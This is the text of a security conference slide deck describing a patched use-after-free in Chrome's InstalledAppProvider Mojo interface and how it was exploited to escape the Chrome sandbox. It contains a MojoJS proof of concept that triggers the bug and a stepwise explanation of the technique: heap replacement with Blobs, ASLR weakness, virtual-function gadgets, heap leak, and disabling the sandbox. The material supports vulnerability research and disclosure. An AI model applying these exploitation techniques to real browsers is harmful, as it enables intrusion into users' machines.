Cleanly Escaping the Chrome Sandbox

Tim Becker

whoami

- Tim Becker (@tjbecker_)
- Security Researcher at Theori
- Currently focused on browser exploitation
- From the CTF community (PPP)

Agenda

- Chrome Security Background
- Chrome IPC (Mojo)
- Bug description
- Exploit details
- Takeaways

Chrome Security Model

- Chrome limits most of the web's attack surface to sandboxed processes
  - DOM rendering, script execution, media decoding, etc.
- Site Isolation keeps data from different origins in separate processes
- Central “browser” process which runs unsandboxed
- A full Chrome exploit typically requires 2 or more bugs
  - One (or more) to get code execution in a sandboxed process
  - One (or more) to escape the sandbox

Chrome IPC

Mojo

- Primary IPC platform used in Chrome
  - “Legacy” IPC is almost entirely phased out
- Platform-agnostic implementation of most common IPC primitives
- Specify messages in IDL format
- Code generated for each target language

Mojo Interface Definition

```
// Mojo service for the getInstalledRelatedApps implementation.
// The browser process implements this service and receives calls from
// renderers to resolve calls to navigator.getInstalledRelatedApps().
interface InstalledAppProvider {
  // Filters |relatedApps|, keeping only those which are both installed on the
  // user's system, and related to the web origin of the requesting page.
  // Also appends the app version to the filtered apps.
  FilterInstalledApps(array<RelatedApplication> related_apps, url.mojom.Url manifest_url)
      => (array<RelatedApplication> installed_apps);
};
```

MojoJS

- Mojo can generate JavaScript bindings
- Blink flag: `--enable-blink-features=MojoJS`
  - Compromised renderer can enable this by flipping a bit in memory
- Write sandbox escape exploits in JS!

RenderFrameHost

- Each frame backed by a `RenderFrameHost` (RFH)
- Many mojo interfaces implemented per-frame

```
void PopulateFrameBinders(RenderFrameHostImpl* host,
                          service_manager::BinderMap* map) {
  ...
  map->Add<blink::mojom::InstalledAppProvider>(
          base::BindRepeating(&RenderFrameHostImpl::CreateInstalledAppProvider,
                              base::Unretained(host)));
  ...
}
```

Bug Details

A Bug's Life

- Edge is now Chromium-based!
- Windows version of `InstalledAppProvider` implemented by Edge team
  - Android version used Java mojo bindings
  - Windows version written in C++
- Landed in Chrome 81 as an experimental feature
  - UAF vuln reachable without flag enabled!
- Vuln coincidentally moved behind flag in Chrome 82
- Reported just before Chrome 81 hit stable

Bug Details

- `InstalledAppProviderImpl` stores raw pointer to RFH

```
void InstalledAppProviderImpl::FilterInstalledApps(
    std::vector<blink::mojom::RelatedApplicationPtr> related_apps,
    const GURL& manifest_url,
    FilterInstalledAppsCallback callback) {
  if (render_frame_host_->GetProcess()->GetBrowserContext()->IsOffTheRecord()) {
    std::move(callback).Run(std::vector<blink::mojom::RelatedApplicationPtr>());
    return;
  }
  ...
}
```

- RFH can be freed from the renderer
  - e.g. by removing an `iframe`
- `InstalledAppProviderImpl` kept alive as long as mojo connection open

Proof of Concept

PoC (Overview)

- Create a new RFH by adding an `iframe`
- In the subframe, request an `InstalledAppProvider`
- Free the RFH by deleting the `iframe`
- Issue: how to keep mojo connection alive from JS?
  - Pass the handle to the parent frame before destroying it!
  - We used `MojoInterfaceInterceptor`
- Call `FilterInstalledApps` on the iframe's handle
  - UAF occurs!

PoC (Code)

```
// runs in the parent frame
function triggerBug() {
  var frame = allocateRFH();

  // intercept bindInterface calls for this process to accept the handle from the child
  let interceptor = new MojoInterfaceInterceptor("dummy", "process");
  interceptor.oninterfacerequest = function(e) {
    interceptor.stop();

    // bind and return the remote
    var provider_ptr = new blink.mojom.InstalledAppProviderPtr(e.handle);
    freeRFH(frame);
    // trigger the UAF
    p.filterInstalledApps([], new url.mojom.Url({url: window.location.href}));
  }
  interceptor.start();
}

// runs in the child frame
function sendPtr() {
  var pipe = Mojo.createMessagePipe();
  // bind the InstalledAppProvider with the child rfh
  Mojo.bindInterface(blink.mojom.InstalledAppProvider.name,
    pipe.handle1, "context", true);

  // pass the endpoint handle to the parent frame
  Mojo.bindInterface("dummy", pipe.handle0, "process");
}
```

Exploit Details

Replacing the RFH

- Often useful to control the data of the freed object
- In the browser process, very little allocator hardening
- Easy to allocate controlled data of any size via Blobs
- RFH is a huge object => rarely used heap bucket
    - First blob allocated typically replaces freed RFH

ASLR

- We must control pointers in the RFH object
- With perfect ASLR, we're out of luck
- Windows ASLR weakness:
  - Multiple instances of same image loaded at same address
- chrome.dll base address same in renderer and browser!
- Assuming compromised renderer, this address is easy to obtain

Virtual Function "Gadgets"

- Buggy code:

```
render_frame_host_->GetProcess()->GetBrowserContext()->IsOffTheRecord()
```

- Virtual function call - we control the vtable pointer!
  - To jump to code, we need a pointer to it at a known address
- All chrome vtables are stored in chrome.dll
  - We can jump to any virtual function!
- How to build stronger primitives?
  - Will need to trigger bug many times


Avoiding a Crash

```
render_frame_host_->GetProcess()->GetBrowserContext()->IsOffTheRecord()
```

- `GetProcess()` result is used for another virtual call
- Solution: redirect `GetProcess` to:

```
SomeType* SomeClass::SomeVirtualFunction() {
   return &class_member_;
}
```

- Returns a pointer some small offset ahead
- Repeat for second virtual call
  - the third is unconstrained!


Blob
chrome.dll
First vptr
Second vptr
Third vptr
...
...
...
...
lea rax, qword ptr [rcx + 8]
ret
...
Target function
...
SomeVirtualFunction ptr
...
Target function ptr
...

Leaking a Heap Address

- Call a virtual function of the form:

```
SomeClass::SomeMethod() {
  some_member_ = new Foo();
}
```

- Stores a new allocation into our blob
- Read back the blob data => find heap pointer

One path to sandbox escape

- We now can make pointers to controlled data
- Create arbitrary vptr => can jump to any code!
- One possibility:
  - Jump to stack pivot
  - ROP
- Can we do better?

Disable the Sandbox

- We're already assuming we can compromise a renderer
  - Renderer unsandboxed => sandbox escape
- `--no-sandbox` flag propagated to new child processes
- Benefits:
  - Platform independent
  - Easy! Just call this function:

```
void SetCommandLineFlagsForSandboxType(base::CommandLine* command_line,
                                       SandboxType sandbox_type) {
  switch (sandbox_type) {
    case SandboxType::kNoSandbox:
      command_line->AppendSwitch(switches::kNoSandbox);
      break;
      ...
  }
}
```

Arbitrary function call

- We want to call a (nonvirtual) function with controlled arguments
- Chrome `Callback` objects store function pointers with bound arguments
- Call a virtual function which invokes a callback class member!
  - Control function and arguments

Takeaways

- Edge devs working on new codebase
  - Greater chance for bugs?
  - Some of these will make it back to Chrome, too
- Most browser process bugs exploitable with MojoJS
- ASLR quirks in Windows makes this bug exploitable
  - MacOS/iOS has similar weakness
  - Linux/Android is strongest?
- Disabling the sandbox was cleaner and more adaptable than code exec

Questions?

More details in blog post: https://theori.io/